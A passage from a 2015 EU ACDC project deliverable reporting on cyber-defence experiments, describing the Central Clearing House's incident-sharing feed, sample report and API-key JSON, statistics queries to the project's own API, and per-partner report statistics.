A CIP-PSP funded pilot action
Grant agreement n°325188

Deliverable	**D3.4 Final report of running & control experiments**
Work package	WP3 Experiment Planning, Integration and Deployment
Due date	M29
Submission date	
Revision	
Status of revision	
Responsible partner	INCIBE (Angela García, Gonzalo de la Torre, Ana Santos)
Contributors	Marko Marić (CARNet), Beatriz Gallego (ATOS), Catalin Patrascu (CERT-RO), Aleš Černivec (XLAB), Michael Weirich (ECO)
Project Number	CIP-ICT PSP-2012-6 / 325188
Project Acronym	ACDC
Project Title	Advanced Cyber Defence Centre
Start Date of Project	01/02/2013

Dissemination Level	
PU: Public	
PP: Restricted to other programme participants (including the Commission)	X
RE: Restricted to a group specified by the consortium (including the Commission)	
CO: Confidential, only for members of the consortium (including the Commission)	

Version history

Rev.	Date	Author(s)	Notes
v.0.1	16/07/2015	Angela García (INCIBE) Gonzalo de la Torre (INCIBE) Ana Santos (INCIBE) Marko Marić (CARNet) Beatriz Gallego (ATOS) Catalin Patrascu (CERT-RO) Aleš Černivec (XLAB) Michael Weirich (ECO)	Preliminary version
v.0.2	22/07/2015	Marko Marić (CARNet) Paolo Luitis (TIIT) Luciana Costa (TIIT)	Updated and revision
v.0.3	30/07/2015	Christian Keil (DFN-CERT) Aleš Černivec (XLAB) Antonio Pastor (TID)	Updated and revision
v.1.0	31/07/2015	Angela García (INCIBE) Gonzalo de la Torre (INCIBE) Ana Santos (INCIBE)	Final version

Table of contents

Table of figures

Table of tables

1. Object

The aim of this document is to present a summary of the actions carried out during the ACDC experiments and the results obtained from a quantitative and a qualitative point of view.

2. Executive summary

This document covers the results of the execution of the experiments carried out from 2nd March to 31st May 2015. Although some technical points are addressed, a detailed description of the experiments can be found on deliverables D3.1-Planning of Experiments and D3.2-Desing of Experiments.

To show the results obtained it has been used a double approach. On one hand, it is presented the raw numbers obtained, focused on the metrics defined in the definition of the experiments and the statistics about the data shared within the project. On the other hand, it is show a qualitative summary of the data obtained. This section covers the objectives previously established for each experiment, adding deeper details about the techniques used, types of attacks and results obtained.

The document is divided in three different sections:

- **Experiments execution**: On this section, it is shown a general description of the experiments and the actions carried out. Besides, it also presents the outcomes obtained from the point of view of the CCH as it plays a central role in the project.

- **Results for each experiment**: The five types of experiments executed have their own section. These are Spam, Websites, Fast-Flux, DDoS and Mobile. For each of them, it is shown the quantitative and qualitative results obtained from the experiments. It also presents the result of each success criteria defined, and finally the parallel activities carried out. Besides the five type of experiments, it is explained the mitigation and notification actions executed in a global wat.

- **Issues, improvements and conclusions**: This last section covers the issues found during the execution of the experiments and the improvements suggested to overcome them. There are also specified the improvements that have already been developed. Finally, it presents the conclusions extracted.

Although there have been some issues previously and during the execution of the experiment, at the end, all partners were able to detect and share data and perform notification and mitigation actions. Moreover, issues have been detected and several improvements have been proposed, indeed, some of these improvements were already developed. For all these reasons, the experiments can be considered as a success.

3. DOW Traceability

This document covers the actions defined in the task 3.4 “Running & Control experiments” based on the data from the complete periods of the experiments (from 2nd March to 31st May). Moreover, it is the result of the actions defined in the task 3.5 “Review the final output results”, generating a document with the results and conclusions obtained from the experiments.

4. Experiments execution

The execution of the five different types of experiments (SPAM, Websites, Fast Flux, DDoS and Mobile) was launched on 2nd March, with a duration of 3 months, until end of May. The technical definition of the experiments is described in detail in the previous deliverables D3.1-Planning of Experiments and D3.2-Desing of Experiments.

The experiments were divided in four periods, in order to control the advances of them, and to be able to identify issues and improvements through the reports (quantitative and qualitative) that partners involved on the experiment filled for each period.

The dates established for the periods were the following:

- **PERIOD 1**: Executed between 2nd March and 15th March.
- **PERIOD 2**: Executed between 16th March and 31st March.
- **PERIOD 3**: Executed between 1st April and 30th April.
- **PERIOD 4**: Executed between 1st May and 31st May.

Before the start of the experiments, 82 test cases were executed in order to assure that all the components of the whole model were correctly assembled and ready for the launch of the experiments. This stage started in November 2014 with the design, and it ended in February 2015 with the execution of the last test cases. This phase is detailed in D3.3 Control Experiments deliverable.

On the contrary of test cases, the experiments were executed with real incidents data. During the experiments, partners have been sharing data and using it for different purposes as improvement of their own tools, notification and mitigation.

At the end of the experiments, each partner has written a final quantitative and qualitative report for each experiment, with the results obtained of the complete duration of the experiments, according to their role. The information gathered from those reports has been used to write this document.

Once the experiments have concluded, partners are still detecting, sending and analysing data, also using the CCH, due to the value of the incidents detecting that are being used by CERTs, NSCs and ISPs.

4.1. Centralized Data Clearing House

The Central Clearing House (CCH) plays a central role in the European Advanced Cyber Defence Centre, providing the database in which incidents and botnet findings are stored. Information on given IP or incidents can be enriched by adding more information, coming from different sensors which are providing a data feed to the CCH.

The CCH is thus a gathering platform, which combines data collected by other group tools directly placed in public networks and personal devices to be further analyzed. The findings of the CCH are thus shared with trusted partners that have previously requested to receive the data feed. To subscribe to the data feed, one must register via the community platform, which will grant access by API keys. However, access to the CCH data feed is limited in light of the specific and legitimate interest a party may hold. The relation between requests and nature of access will be measure and granted by the community platform based in the relationship and level of trust of a given party.

4.1.1. *Data Output*

Data output of the CCH is primary handled by an Extensible Messaging and Presence Protocol (XMPP) Server, where all read Keys can connect to listen for data streams that fall within their viewing permissions.

Every (read) API Key connects to his own channel where the relevant data – the datasets this key is allowed to see – is streamed into in real time.

Datasets from Keys, which this Channel’s owner is allowed to see, are also streamed into the XMPP channel according to the following rules:


The data is streamed in the XMPP channel by following rules:

- If an organization has declared IPs, an IP range or an ASN Range in the Community Portal, then every incident that falls within that IP Range is automatically sent to the XMPP channel.

- Read keys will get all reports from write keys that are connected to them e.g. that have accepted to share data with that key.

To identify which key sent the dataset and to include additional Information, collected by the CCH to a given report, first a set of “metadata” is sent. After the metadata, the original report is streamed.

The report is delivered in the schema it was submitted to the CCH.



```
    "report_type": "[Websites][cyscon][CSIRT] A URI detected doing malicious activities",
    "timestamp": "2015-06-11T11:50:28+02:00",
    "report_id": "557959e57765621c502dba00",
    "source_value":
"http://meine.xxxx-bank.de.trxm.de804232de.db.xn--aydnfermuar-1zb.com/x/de/de/index2.php",
    "version": 1,
    "confidence_level": 1.0,
    "report_category": "eu.acdc.malicious_uri",
    "report_subcategory": "phishing",
    "reported_at": "2015-06-11T09:50:29Z",
    "source_key": "uri"
```

Webservice.db.acdc-project.eu
report is enriched with additional Data by the CCH Service.
meta Data

```
"report_id": "557959e57765621c502dba00",
    "domain": "meine.xxxx-bank.de.trxm.de804232de.db.xn--aydnfermuar-1zb.com",
    "id": 94712220,
    "tld": "com",
    "status": "NEW",
    "api_key_id": 366,
    "reported_at": "2015-06-11T09:50:29.330Z",
    "country_code": "TR",
    "ip": "31.192.xxx.112",
    "asn": "AS515x"
```

XMPP Server
Report is sent to the allowed recipients
report is sent to XMPP Channels according to the sharing policies
Meta-Data
Report

Figure 1 - CCH - Dataset is enriched by the CCH and delivered by the XMPP Server

Incidents within the experiments are flagged as experimental data, sent to the CCH and stored in the long term database. At the same time, the CCH sends these incidents to all participating partners, depending on whether they are allowed to see the data on the basis of the key relations that are managed by the community portal.

One of the objectives in the experimental phase is to demonstrate the reliability of this concept.



Sensors and detection tools for networks
Systeminfection / incected Websites analysis
Device detection / multipurpose tools for users
CCH internal metrics
Information Sharing Platform CCH
XMPP Data Channels to the partners

Figure 2 – CCH - Sensors and CCH -> Data count

It was necessary for the project to find answers to the following questions:

- Are all consigned reports reliably distributed to the appropriate recipients?
- Is the CCH counting the correct number of incidents?
- Can the project partners receive all incidents in their XMPP Stream?
- Are there any delays in distributing the information about the XMPP server of the CCH?
- Are all sharing dependencies set in the Community Portal?

These questions were answered under the execution of the test cases explained on D3.3 Control Experiments. Once determined that the whole system were working as it should, the execution of the experiments was launched.

To identify any problems and to easily differentiate between API Keys used in the experiments and those used in productive environments, it was agreed to use the following name convention in the API Keys “description“ field:
[PARTNER_NAME][report_category_name] Free text to explain more details of the sensor type or the source of the data.

```
{"id":12345,"access_token":"XXXXXXX","ttl":15115699,"email":"XXXX@xxxx.es","description
":"INCIBE EU ACDC MALWARE This key is used to send malicious or suspicious
APKs","superuser":false,"created_at":"2014-12-23 11:50:31 UTC","updated_at":"2015-01-28
09:03:12
UTC","group_id":7,"key_type":"write","data_schema_url":"https://workspace.acdc-
project.eu/index.php?c=files\u0026a=file_details\u0026id=2799","asns":[],"ips":[],"x_arf":fal
se}
```

Figure 3 – CCH - API Key example - anonymized

While the read keys should have the following nomenclature in the description field, in order to identify them as read key and avoid errors:[PARTNER_NAME][READ] recipient.

```
{"id":123,"access_token":"xxxxxx","ttl":14535127,"email":"xxx@xxx.net","description":"Key to
read data in the experiments","superuser":false,"created_at":"2014-12-16 18:34:19
UTC","updated_at":"2014-12-16 18:34:19
UTC","group_id":9,"key_type":"read","data_schema_url":"","asns":[],"ips":[],"x_arf":false}
```

Figure 4 – CCH - API Read Key example – anonymized

4.1.2. CCH statistics

The CCH can provide basic statistics by API calls. Such as:

- All data submissions for a given day:

```
curl -XGET -H
'Authorization: Token token="API-Token"'
'Content-Type: application/json' -k
https://webservice.db.acdc-project.eu:3000/api/v2/stats/2015-04-30
```

Figure 5 – CCH - Query for all submitted reports of 30. April

Answer:

```
{
"1":{"start_date":"2015-04-30","end_date":"2015-04-30","total":0,"count_by_categories":{}},
"3":{"start_date":"2015-04-30","end_date":"2015-04-30","total":0,"count_by_categories":{}},
…
…
…
"669":{"start_date":"2015-04-30","end_date":"2015-04-
30","total":63,"count_by_categories":{"eu.acdc.malicious_uri":63}},
"670":{"start_date":"2015-04-30","end_date":"2015-04-30","total":0,"count_by_categories":{}},
"671":{"start_date":"2015-04-30","end_date":"2015-04-
30","total":2,"count_by_categories":{"eu.acdc.malicious_uri":2}}
}
```

Figure 6 – CCH - Output of data query

- Data submissions for a timeframe

```
curl -XGET -H
'Authorization: Token token="API-Token"'
'Content-Type: application/json' -k
https://webservice.db.acdc-project.eu:3000/api/v2/stats/2015-05-01/2015-05-31
```

Figure 7 – CCH - Data query for 1 May to 31 May

Answer:

```
{
"1":{"start_date":"2015-05-01","end_date":"2015-05-31","total":0,"count_by_categories":{}},
"3":{"start_date":"2015-05-01","end_date":"2015-05-31","total":0,"count_by_categories":{}},
...
...
"669":{"start_date":"2015-05-01","end_date":"2015-05-
31","total":1095,"count_by_categories":{"eu.acdc.malicious_uri":1095}},
"670":{"start_date":"2015-05-01","end_date":"2015-05-
31","total":1787,"count_by_categories":{"eu.acdc.malicious_uri":1787}},
"671":{"start_date":"2015-05-01","end_date":"2015-05-
31","total":24715,"count_by_categories":{"eu.acdc.malicious_uri":24715}}
}
```

Figure 8 – CCH - Output for Data submissions from 01. May to 31. May

The output is a JSON Object, containing a list of API Keys (from 1 to the last key) with the submission count for the given timeframe and the category in which the reports have been delivered.

The JSON object can be formatted and the API_Key_ID numbers can be linked to a partners organisation name, so it can be created an excel sheet of this data to visualize it.Following, it is shown some statistics about the data received by the CCH during the whole period of the experiments[1].

It must be taken into account that the data of this section is exactly what the CCH has received; not all data sent is used on the experiments, for example, only incidents belonging to the constituency of the CERTs participating on the experiments are notified. At this moment the CCH does not offer all desire filters to collect data statistics, so it is not possible to extract number of reports received by ASN, TLD, experiment, tools, etc. This may cause some differences between the numbers showered here and in other sections.

A total amount of 52.814.591 reports have been sent to the CCH. During the different phases of the experiments, 13 partners have sent some type of report.

Disaggregating the total amount of reports sent by partner:

[1] Due to the change of the physical location of the server hosting the CCH during the execution of the experiments, the statistics data are only available from 10/03 to 31/05.




Figure 9 – CCH statistics - Reports by partner

Disaggregating the total amount of reports sent by type of report:








Figure 10 – CCH statistics - Reports by type


Disaggregating the total amount of reports sent by type of report by partner:



ATOS
attack
bot
fastflux
malicious uri
malware
2%
8%
1%
1%
88%



CARNET
attack
bot
fastflux
malicious uri
malware
spam campaign
2%
8%
6%
39%
44%
1%



CERT-RO
attack
bot
malicious uri
0%
3%
97%



DE-CIX
attack
100%



FCCN
attack
bot
fastflux
4%
10%
86%



GDATA
c2 server
malicious uri
malware
0%
21%
79%



IF-IS
c2 server
100%


INCIBE
bot
fastflux
malicious uri
malware
2%
39%
53%
6%


ISCTI/GARR
attack
malicious uri
malware
12%
23%
65%


SIGNAL SPAM
malicious uri
100%


TID
attack
malicious uri
malware
1%
38%
61%


TI-IT
attack
malware
0%
100%




Figure 11 – CCH statistics - Reports types by partner

Taking into account the total amount of reports by type, each partner has contributed with the following percentage from the total:

